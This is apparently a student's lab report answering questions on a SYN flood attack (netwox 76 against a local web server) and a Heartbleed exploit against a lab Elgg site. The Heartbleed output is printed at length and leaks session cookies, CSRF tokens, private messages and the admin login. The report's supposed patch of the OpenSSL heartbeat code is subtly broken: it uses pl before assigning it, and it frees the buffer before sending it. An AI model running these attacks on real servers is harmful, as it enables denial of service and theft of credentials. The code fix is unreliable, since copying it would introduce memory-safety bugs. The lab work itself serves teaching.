



Activity Network Security 2

1. The attacker IP address is the same as the victim in this case (127.0.0.1) since the attack was happened on the same VM.
2. `netxox 76 -i "127.0.0.1" -p "80"`
3. The attack success because the web server is not responding to the request (taking too long).




4. The IP addresses from the attacker are randomized and it targeted the same destination 127.0.0.1:80



5. Ref: [linux - How can I monitor the length of the accept queue? - Unix & Linux Stack Exchange](#)


The accept queue is exhausted from the server. But the number of queue was maxed out at 257. I think it might be the limit from the web server.

Idle




```
Terminal
Every 1.0s: ss -n state syn-recv sport = :80 | wc -l  Mon Oct 11 21:19:46
1
```

Attack running.




```
Terminal
Every 1.0s: ss -n state syn-recv sport = :80 | wc -l  Mon Oct 11 21:20:19
257
```

The Attack is being stopped.



```
Terminal
Every 1.0s: ss -n state syn-recv sport = :80 | wc -l  Mon Oct 11 21:21:11
148
```

Back to the idle state.



```
Terminal
Every 1.0s: ss -n state syn-recv sport = :80 | wc -l  Mon Oct 11 21:22:16
1
```

6. SYN cookie use sequence number as a medium to store additional information about source and destination instead of storing them in the queue. The use of SYN cookies allows a server to avoid dropping connections when the SYN queue fills up but it doesn't help prevent flooding attack since cookie creation stills require server resource.
7. Some example screenshots. This also includes "Dude, this is secret stuff ..." message which is noted in the instruction. They also include some activity from the user. e.g., writing a comment, send a direct message to some user.

```
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....C.d.^.....r.=.3D..0.?T...q3..FM...i*.B..7k8.6...P.'T9\L...y.....EEB..
.....3.+.)....._..zo.1A.....e;..K..27.QJ..@C,..-.....+...h2.http/1.1.....
.....Di.....h2*...?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="94", "Microsoft Edge";v="94", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: __tad=1634013985.3013655; Elgg=iv18l3pq03hpihkets2vf3sjgn1

.k..-..()0.h....ge: en-US,en;q=0.9,th;q=0.8
Cookie: __tad=1634013985.3013655; Elgg=iv18l3pq03hpihkets2vf3sjgn1

__elgg_token=e684aa4aa6922052adcc569c088b4e36&__elgg_ts=1634014518&recipient_guid=40&subject=Hello&body=Dude%2C+this+is+
secret+stuff%2C+you+must+keep%0D%0Athis+between+us.+Never%2C+never+tell+anyone+this+secret+stuff.kqK..{.....J..f
```

```

Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFHGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....C.d.^.....r.=.3D..0.?T...q3..FM...i*.B..7k8.6...P.'T9\L...y.....EEB..
.....3.+.)**.....1...|.i-.8.}...&.N.P.....|.;-.....+...h2.http/1.1.....
.....Di.....h2.....erer: https://www.heartbleedlabelgg.com/messages/compose?send_to=41
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: __tad=1634013985.3013655; Elgg=iv18l3pq03hpihkts2vf3sjgn1

V.W...8.h..\..., br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: __tad=1634013985.3013655; Elgg=iv18l3pq03hpihkts2vf3sjgn1

.....b+R...5..4013985.3013655; Elgg=iv18l3pq03hpihkts2vf3sjgn1

....;...MH....,.13985.3013655; Elgg=iv18l3pq03hpihkts2vf3sjgn1

__elgg_token=714f131e1aec1d7fd7c19c5af299dd03&__elgg_ts=1634014727&generic_comment=Super+Awesome%21&entity_guid=45.K.6..
9.!B..262R

.@.AAAAAAAAAAAAAAAAAAAAABCDEFHGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.71 Safari/537.36 Edg/9
4.0.992.38
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="94", "Microsoft Edge";v="94", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: __tad=1634013985.3013655; Elgg=iv18l3pq03hpihkts2vf3sjgn1

.c9...&.`y6.ge: en-US,en;q=0.9,th;q=0.8
Cookie: __tad=1634013985.3013655; Elgg=iv18l3pq03hpihkts2vf3sjgn1

__elgg_token=943d7b42f5330ac93f7e11e1609e192b&__elgg_ts=1634014779&recipient_guid=40&subject=Prayut+suck%21&body=Prayut+
suck%21.f..P6.s.M..^.Or

#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFHGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.71 Safari/
537.36 Edg/94.0.992.38
sec-ch-ua-platform: "Windows"
Accept: text/css,*/*;q=0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: style
Referer: https://www.heartbleedlabelgg.com/activity
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: __tad=1634013985.3013655; Elgg=it6h7bo0g5n1d80lunapn8ra06

...Vy..A..a..T.g: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: __tad=1634013985.3013655; Elgg=it6h7bo0g5n1d80lunapn8ra06

.v...[.R...I..dguae: en-US,en;q=0.9,th;q=0.8
Cookie: __tad=1634013985.3013655; Elgg=iv18l3pq03hpihkts2vf3sjgn1

__elgg_token=309add6b25141120a515b871b1b28abf&__elgg_ts=1634017398&username=admin&password=seedelgg....oC .]
....^

(base) PS C:\Python27>

```

The above screenshot show the admin username and password.

8. Run the script "python attack.py www.heartbleedlabelgg.com" for multiple times until you get the desired information which can be observed based on http headers or body data. The leaked data is likely previous http request which is sent to the server. When you run for multiple times, the data you get will rotated back to the same as you did from the first time (circular pattern).
9. Less data can be extracted from the memory and sometimes not all HTTP requests could be seen, e.g., missing headers. Or if the length is very short, it will output some random string.
10. Boundary length is 22

```
(base) PS C:\Python27> ./python.exe 'C:\Users\pavat\Desktop\attack.py' www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

```
(base) PS C:\Python27> ./python.exe 'C:\Users\pavat\Desktop\attack.py' www.heartbleedlabelgg.com --length 23


defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
Dk+.AAAAAAAAAAAAAAAAABC)..DI..B.0D
```

11. No

12. The line no. 17 is not correct. It should limit the payload length to be the minimum of payload length field from the client and the actual response length in the server side.



```
1 /* Allocate memory for the response, size is 1 byte
2  * message type, plus 2 bytes payload length, plus
3  * payload, plus padding
4  */
5
6 unsigned int payload;
7 unsigned int padding = 16; /* Use minimum padding */
8
9
10 // Read from type field first
11 hbtype = *p++; /* After this instruction, the pointer
12                * p will point to the payload_length field */
13
14
15 // Read from the payload_length field
16 // from the request packet
17 n2s(p, payload); /* Function n2s(p, payload) reads 16 bits
18                  * from the request packet and returns the value
19                  * of the payload. */
20 payload = min(payload, strlen(pl));
21 pl=p; // pl points to the beginning of the payload content
22
23 if (hbtype == TLS1_HB_REQUEST) {
24     unsigned char *buffer, *bp;
25     int r;
26
27     /* Allocate memory for the response, size is 1 byte
28      * message type, plus 2 bytes payload length, plus
29      * payload, plus padding
30      */
31
32     buffer = OPENSSL_malloc(1 + 2 + payload + padding);
33     bp = buffer;
34
35     // Enter response type, length and copy payload
36     *bp++ = TLS1_HB_RESPONSE;
37     s2n(payload, bp);
38
39     // copy payload
40     memcpy(bp, pl, payload); /* pl is the pointer which
41                             * points to the beginning
42                             * of the payload content */
43
44     bp += payload;
45
46     // Random padding
47     RAND_pseudo_bytes(bp, padding);
48
49     // this function will copy the 3+payload+padding bytes
50     // from the buffer and put them into the heartbeat response
51     // packet to send back to the request client side.
52     OPENSSL_free(buffer);
53     r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer,
54                        3 + payload + padding);
55 }
56
57 U:~ heartbleed.c All L57 (C/l Abbrev)
58 Linux mode enabled in current buffer
```

13. Alice: Agreed, because checking boundary make the attacker unable to reveal the other data aside from intended data to be sent as a response only if the boundary checking is the response one compared with the client. I would not agree if the boundary were hard-coded.
- Bob: Agreed, because it has the same meaning as Alice's.
- Eva: Not agreed, only deleting length would make the program unable to function. But if removing the length is replaced by finding payload length on the server side, I would agree.